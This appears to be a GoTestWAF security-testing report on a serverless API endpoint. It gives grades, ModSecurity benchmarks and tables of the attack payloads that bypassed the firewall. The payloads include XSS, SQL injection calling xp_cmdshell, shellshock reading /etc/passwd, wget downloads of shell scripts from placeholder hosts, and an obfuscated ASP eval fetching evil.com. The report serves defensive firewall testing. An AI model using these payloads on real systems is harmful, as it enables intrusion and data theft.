GoTestWAF
API / Application Security Testing Results

Overall grade:

A-


90.9 / 100

Project name : gdn-serverlesssummit22-dev-laclsh4r
URL : https://mohorco23e.execute-api.eu-central-1.amazonaws.com/Stage/api/convert
Testing Date : 17 November 2022
GoTestWAF version : unknown
Test cases fingerprint : 62859fe52e6613834058b5b3483f8f52
Used arguments :


```
--configPath=./gotestwaf/config.yaml --testCasesPath=./gotestwaf/testcases --url=https://mohorco23e.execute-api.eu-central-1.amazonaws.com/Stage/api/convert --workers 50 --blockConnReset --tlsVerify --wafName=gdn-serverlesssummit22-dev-laclsh4r --skipWAFBlockCheck --reportFormat=pdf --noEmailReport
```

Type	True-negative tests blocked	True-positive tests passed	Grade
API Security	**A+** **100.0%**	**N/A** **0.0%**	**A+** **100.0%**
Application Security	**B-** **81.9%**	**N/A** **0.0%**	**B-** **81.9%**

API Security



Application Security



Benchmarks against other solutions

Type	API Security	Application Security	Overall score
ModSecurity PARANOIA=1	F 42.9%	F 30.5%	F 36.7%
ModSecurity PARANOIA=2	C+ 78.6%	F 34.8%	F 56.7%
ModSecurity PARANOIA=3	A- 92.9%	F 38.3%	D 65.6%
ModSecurity PARANOIA=4	A+ 100.0%	F 40.8%	C- 70.4%
Your project	A+ 100.0%	B- 81.9%	A- 90.9%

Details

Summary

Total requests sent: 602
Number of blocked requests: 480
Number of passed requests: 103
Number of unresolved requests: 19
Number of failed requests: 0

True-negative tests

Test set	Test case	Percentage	Blocked	Bypassed	Unresolved	Sent	Failed
owasp	crlf	100.00%	8	0	0	8	0
owasp	ldap-injection	75.00%	12	4	0	16	0
owasp	mail-injection	78.26%	18	5	1	24	0
owasp	nosql-injection	80.00%	24	6	0	30	0
owasp	path-traversal	85.45%	94	16	0	110	0
owasp	rce	100.00%	12	0	6	18	0
owasp	rce-urlparam	66.67%	6	3	0	9	0
owasp	shell-injection	75.00%	36	12	0	48	0
owasp	sql-injection	88.33%	53	7	12	72	0
owasp	ss-include	75.00%	30	10	0	40	0
owasp	sst-injection	75.00%	48	16	0	64	0
owasp	xml-injection	100.00%	13	0	0	13	0
owasp	xss-scripting	82.35%	112	24	0	136	0
Summary for owasp		**83.16%**	**466**	**103**	**19**	**588**	**0**
owasp-api	graphql	100.00%	4	0	0	4	0
owasp-api	graphql-post	100.00%	4	0	0	4	0
owasp-api	grpc	0.00%	0	0	0	0	0
owasp-api	non-crud	100.00%	2	0	0	2	0
owasp-api	rest	100.00%	2	0	0	2	0
owasp-api	soap	100.00%	2	0	0	2	0
Summary for owasp-api		**100.00%**	**14**	**0**	**0**	**14**	**0**
Summary for true-negative tests		**0.00%**	**480**	**103**	**19**	**602**	**0**

False Positive Tests

0 false positive requests identified as blocked (failed, bad behavior)
0 false positive requests identified as bypassed (passed, good behavior)

Bypasses in Details

103 malicious requests have bypassed the security solution

Payload	Test case	Encoder	Placeholder	Status
`RCPT TO: test@evil.com`	mail-injection	Base64Flat, URL	URLParam	200

QUIT	mail-injection	URL	URLParam	200
V100 CAPABILITY V101 FETCH 4791	mail-injection	URL, Base64Flat	URLParam	200
!!python/object/new:exec [import socket; socket.gethostbyname('somehost.burpcollaborator.net')]	rce-urlparam	URL	URLParam	200
"));if(!self.x)self.x=!alert(document.domain)}catch(e){}//	xss-scripting	Base64Flat	URLParam	200
"><script>alert()</script>	xss-scripting	Base64Flat	URLParam	200
"])}catch(e){if(!this.x)alert(document.domain),this.x=1}//	xss-scripting	Base64Flat, URL	URLParam	200
"onwheel=ead(111)	xss-scripting	Base64Flat	URLParam	200
"union select -7431.1, name, @aaa from u_base--w-	sql-injection	Base64Flat	URLParam	200
${class.getResource("./test/test.res").getContent()}	sst-injection	Base64Flat, URL	URLParam	200
' waitfor delay '00:00:10'--	sql-injection	Base64Flat	URLParam	200
')) or pg_sleep(5)--	sql-injection	Base64Flat	URLParam	200
', $or: [{}, { 'order':'order	nosql-injection	Base64Flat, URL	URLParam	200
'><svg/onload=alert`xss`>	xss-scripting	Base64Flat	URLParam	200
'or 123.22=123.22	sql-injection	Base64Flat	URLParam	200
(&(uid=*)(uid=*))(|(uid=*)(userPassword={MD5}X03MO1qnZdYdgyfeuILPmQ==))	ldap-injection	Base64Flat, URL	URLParam	200
() { :; }; echo ; /bin/bash -c 'cat /etc/passwd'	rce-urlparam	URL	URLParam	200
(select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'%22+(select(0)from(select(sleep(15)))v)+%22*/	sql-injection	Base64Flat	URLParam	200
)(uid=))(|(uid=*	ldap-injection	URL, Base64Flat	URLParam	200
.../.../WINDOWS/win.ini	path-traversal	Base64Flat	URLParam	200
..\..\..\..\..\usr/lib\libinjection.so.6	path-traversal	URL, Base64Flat	URLParam	200
/src/../WEB-INF/web.xml	path-traversal	Base64Flat	URLParam	200
/static/img/../../etc/passwd	path-traversal	Base64Flat	URLParam	200
3;/* a */ DECLARE @c varchar(255);/* b */SELECT @c='ping'+master.sys.fn_varbintohexstr(convert(varbinary,SYSTEM_USER))+'.000.burpcol'+'laborator.net';/*xx*/ EXEC Master.dbo.xp_cmdshell @c;/*xxx*/ EXEC sp_SYS_ProtoOp @id=3	sql-injection	URL, Base64Flat	URLParam	200
;getent$IFS$9hosts$IFS$9somehost.burpcollaborator.net;echo$IFS$9$((3482*7301));	shell-injection	Base64Flat, URL	URLParam	200
;wget http://some_host/sh311.sh	shell-injection	Base64Flat, URL	URLParam	200
<!--#echo var="DOCUMENT_URI" -->	ss-include	Base64Flat, URL	URLParam	200
<!--#exec cmd="dir" -->	ss-include	Base64Flat, URL	URLParam	200
<!--#exec cmd="ls" -->	ss-include	URL, Base64Flat	URLParam	200
<!--#exec cmd="wget http://some_host/shell.txt | rename shell.txt shell.php"-->	ss-include	URL, Base64Flat	URLParam	200
<!--#include file=”UUUUUUUU...UU”-->	ss-include	Base64Flat, URL	URLParam	200
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("id")}	sst-injection	URL, Base64Flat	URLParam	200
<IMG SRC=j&#X41vascript:alert('test')>	xss-scripting	Base64Flat	URLParam	200

`<ahref="javascript:top[8680439..toString(30)]()">XSS Test</a>`	xss-scripting	Base64Flat, URL	URLParam	200
`<ahref="javascript:window[/alert/.source]()">XSS Test</a>`	xss-scripting	URL, Base64Flat	URLParam	200
`<b onmouseover=alert('Wufff!')>click me!</b>`	xss-scripting	Base64Flat	URLParam	200
`<body onload=alert('test1')>`	xss-scripting	Base64Flat	URLParam	200
`<img src=x onerror=alert(document.domain)>/all`	xss-scripting	Base64Flat	URLParam	200
`<img/src=x/onerror=xxx`	xss-scripting	URL, Base64Flat	URLParam	200
`<script>alert("TEST");</script>`	xss-scripting	Base64Flat	URLParam	200
`?__proto__[CLOSURE_BASE_PATH]=data:,alert(1)//`	xss-scripting	Base64Flat, URL	URLParam	200
`?__proto__[innerHTML]=<img/src/onerror%3dalert(1)>`	xss-scripting	Base64Flat, URL	URLParam	200
`Ev al ("Ex"&"e"&"cute(""Server.ScriptTimeout=3600:On Error Resume Next:Function bd(byVal s):For i=1 To Len(s) Step 2:c=M"&"i"&"d(s,i,2):If IsNumeric(M"&"i"&"d(s,i,1)) Then:Ex"&"e"&"cute(""""bd=bd&c"&"h"&"r(&H""""&c&"""")""""):Else:Ex"&"e"&"cute(""""bd=bd&c"&"h"&"r(&H""""&c&M"&"i"&"d(s,i 2,2)&"""")""""):i=i 2:End If""&c"&"h"&"r(10)&""Next:End Function:Response.Write(""""@*lxl*@""""):Ex"&"e"&"cute(""""On Error Resume Next:""""&bd(""""44696d20686d3a536574206f626a584d4c3d5365727665722e4372656174654f626a65637428224d53584d4c322e536572766572584d4c4854545022293a6f626a584d4c2e6f70656e2022474554222c22687474703a2f2f6576696c2e636f6d2f6170692e7068703f6b65793d7c786c736c31736b733832646a6173647564736178787878222c66616c73653a6f626a584d4c2e73656e6428293a686d3d6f626a584d4c2e726573706f6e7365546578743a496620686d3c3e224f4b22205468656e3a526573706f6e73652e577269746528224e4422293a456e642049663a526573706f6e73652e577269746528224c584c2229"""")):Response.Write(""""*@lxl@*""""):Response.End"")")`	rce-urlparam	URL	URLParam	200
`\\0::001\c$\windows\win.ini`	path-traversal	Base64Flat	URLParam	200
`\\::1\c$\users\default\ntuser.dat`	path-traversal	URL, Base64Flat	URLParam	200
`\\localhost\c$\windows\win.ini`	path-traversal	Base64Flat	URLParam	200
`__proto__[v-if]=_c.constructor('alert(1)')()`	xss-scripting	URL, Base64Flat	URLParam	200
``` `echo${IFS}848954+773784` ```	shell-injection	URL, Base64Flat	URLParam	200
`aaaa\u0027%2b#{16*8787}%2b\u0027bbb`	sst-injection	Base64Flat, URL	URLParam	200
`db.injection.insert({success:1});`	nosql-injection	Base64Flat, URL	URLParam	200
`file://///////////////////////c|\windows\win.ini`	path-traversal	Base64Flat	URLParam	200
`file://0000::001/var/run/secrets/kubernetes.io/serviceaccount`	path-traversal	URL, Base64Flat	URLParam	200
`file=/etc/passwd`	path-traversal	URL, Base64Flat	URLParam	200
`php://filter/zlib.deflate/convert.base64-encode/resource=/etc/passwd`	path-traversal	Base64Flat, URL	URLParam	200
`sometext<svg onload=alert(document.domain)>?mimeType=text/html`	xss-scripting	Base64Flat	URLParam	200
`true, $where: '99 == 88'`	nosql-injection	Base64Flat, URL	URLParam	200
`{php}echo ‘id’;{/php}`	sst-injection	Base64Flat, URL	URLParam	200
`{{+''.__class__.__mro__[2].__subclasses__()[40]('/test/aaa').read()+}}`	sst-injection	Base64Flat, URL	URLParam	200
`{{1337*1338}}`	sst-injection	Base64Flat, URL	URLParam	200
`{{ self.env.registerUndefinedFilterCallback("exec")}}{{`				

self.env.getFilter("id")}}	sst-injection	URL, Base64Flat	URLParam	200
{{request|attr("__class__")}}	sst-injection	Base64Flat, URL	URLParam	200
| set /a 3482*7301	shell-injection	Base64Flat, URL	URLParam	200
|/bin/id|	shell-injection	URL, Base64Flat	URLParam	200
|getent+hosts+somehost.burpcollaborator.net.&	shell-injection	URL, Base64Flat	URLParam	200

Unresolved requests in Details

19 requests identified as blocked and passed or as not-blocked and not-passed

Payload	Test case	Encoder	Placeholder	Status
QUIT	mail-injection	Base64Flat	URLParam	500
!!python/object/new:exec [import socket; socket.gethostbyname('somehost.burpcollaborator.net')]	rce	Plain, URL	Header	500
"union select -7431.1, name, @aaa from u_base--w-	sql-injection	URL, Base64Flat	Header	500
' waitfor delay '00:00:10'--	sql-injection	Base64Flat, URL	Header	500
')) or pg_sleep(5)--	sql-injection	Base64Flat, URL	Header	500
'or 123.22=123.22	sql-injection	URL, Base64Flat	Header	500
() { :; }; echo ; /bin/bash -c 'cat /etc/passwd'	rce	Plain, URL	Header	500
(select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'%22+(select(0)from(select(sleep(15)))v)+%22*/	sql-injection	URL, Base64Flat	Header	500
3;/* a */ DECLARE @c varchar(255);/* b */SELECT @c='ping'+master.sys.fn_varbintohexstr(convert(varbinary,SYSTEM_USER))+'.000.burpcol'+'laborator.net';/*xx*/ EXEC Master.dbo.xp_cmdshell @c;/*xxx*/ EXEC sp_SYS_ProtoOp @id=3	sql-injection	Base64Flat, URL	Header	500
Ev al ("Ex"&"e"&"cute(""Server.ScriptTimeout=3600:On Error Resume Next:Function bd(byVal s):For i=1 To Len(s) Step 2:c=M"&"i"&"d(s,i,2):If IsNumeric(M"&"i"&"d(s,i,1)) Then:Ex"&"e"&"cute(""""bd=bd&c"&"h"&"r(&H""""&c&"""")""""):Else:Ex"&"e"&"cute(""""bd=bd&c"&"h"&"r(&H""""&c&M"&"i"&"d(s,i 2,2)&"""")""""):i=i 2:End If""&c"&"h"&"r(10)&""Next:End Function:Response.Write(""""@*lxl*@""""):Ex"&"e"&"cute(""""On Error Resume Next:""""&bd(""""44696d20686d3a536574206f626a584d4c3d5365727665722e4372656174654f626a65637428224d53584d4c322e536572766572584d4c4854545022293a6f626a584d4c2e6f70656e2022474554222c22687474703a2f2f6576696c2e636f6d2f6170692e7068703f6b65793d7c786c736c31736b733832646a6173647564736178787878222c66616c73653a6f626a584d4c2e73656e6428293a686d3d6f626a584d4c2e726573706f6e7365546578743a496620686d3c3e224f4b2220546865e3a526573706f6e73652e577269746528224e4422293a456e642049663a526573706f6e73652e577269746528224c584c2229"""")):Response.Write(""""*@lxl@*""""):Response.End"")")	rce	Plain, URL	Header	500